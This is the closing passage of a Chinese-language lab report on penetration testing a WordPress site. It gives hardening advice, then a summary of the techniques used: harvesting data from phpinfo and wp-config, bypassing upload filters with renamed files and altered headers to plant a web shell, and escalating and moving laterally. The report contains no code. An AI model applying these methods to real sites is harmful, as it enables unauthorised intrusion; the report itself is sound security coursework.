部署 WAF（Web Application Firewall）来防止常见的漏洞攻击，例如 SQL 注入、命令执行等。

🔒 防火墙和网络保护

哪些人和哪些内容可以访问你的网络。

🏠 **域网络**

防火墙已打开。

🔒 **专用网络**

防火墙已打开。

🌐 **公用网络 (使用中)**

防火墙已打开。

4.5 敏感文件保护:

敏感文件如 wp-config.php、phpinfo.php 等应该被加密、隐藏或删除，避免暴露服务器配置信息。

五、总结

5.1 实验收获:

掌握了 WordPress 常见漏洞利用方式：通过本次实验，我深入了解了 WordPress 平台中的一些常见漏洞，例如文件上传漏洞、PHP 信息泄露漏洞等，学会了如何在 WordPress 网站中识别并利用这些漏洞。通过目标站点的 PHPInfo 信息和 wp-config 文件，我能够收集到与渗透测试相关的敏感数据，这为后续攻击提供了有力的支持。

学习了通过 PHPInfo、wp-config 等敏感文件收集渗透信息的方法：在渗透测试过程中，使用 PHPInfo 函数、访问 wp-config.php 等敏感文件，成功收集到了目标环境的 PHP 版本、数据库配置等信息。这些信息为后续攻击提供了目标服务器的环境参数，帮助我进一步制定攻击策略。

理解了获取初始 Shell 后如何进一步利用权限信息扩展攻击范围：在成功获取到初始 Shell 后，我通过进一步的操作探索了如何在系统中获取更高的权限，以及如何在目标环境中横向扩展攻击范围。这一过程让我理解了权限提升和横向渗透在内网攻击中的重要性，也使我在攻防过程中体验到了“从一处突破到多处渗透”的策略。

5.2 问题与解决:

上传木马文件可能会受安全插件或权限设置影响，需通过绕过上传限制等方式解决：在实验中，文件上传受到某些安全插件和权限设置的限制。通过进一步研究和分析，我使用了绕过上传限制的方法，包括更改上传文件名、调整请求的 HTTP 头部等手段，成功绕过了防护机制并上传了 Web Shell。

数据库连接权限可能会限制进一步的操作，可尝试使用数据库文件写入功能获得文件级访问权限：在渗透过程中，部分数据库连接权限受限，无法直接进行数据库操作。然而，我通过研究和利用目标系统中的数据库文件写入功能，成功获得了文件级访问权限。这为我提供了对服务器文件系统的更多控制，使得后续的权限提升和横向渗透得以进行。

5.3 参考文献:

<https://www.himiku.com/archives/build-a-personal-blog.html>

https://blog.csdn.net/weixin_51957047/article/details/124985217

<https://blog.csdn.net/leah126/article/details/130470849>

<https://www.cnblogs.com/Salvere-Safe/p/14995249.html>

https://blog.csdn.net/weixin_44023460/article/details/84898533

<https://www.cnblogs.com/m0rning/p/16440450.html>

https://www.cvedetails.com/product/34965/Microsoft-Windows-Server-2016.html?vendor_id=26

<https://www.cnblogs.com/hai-long/p/14079249.html>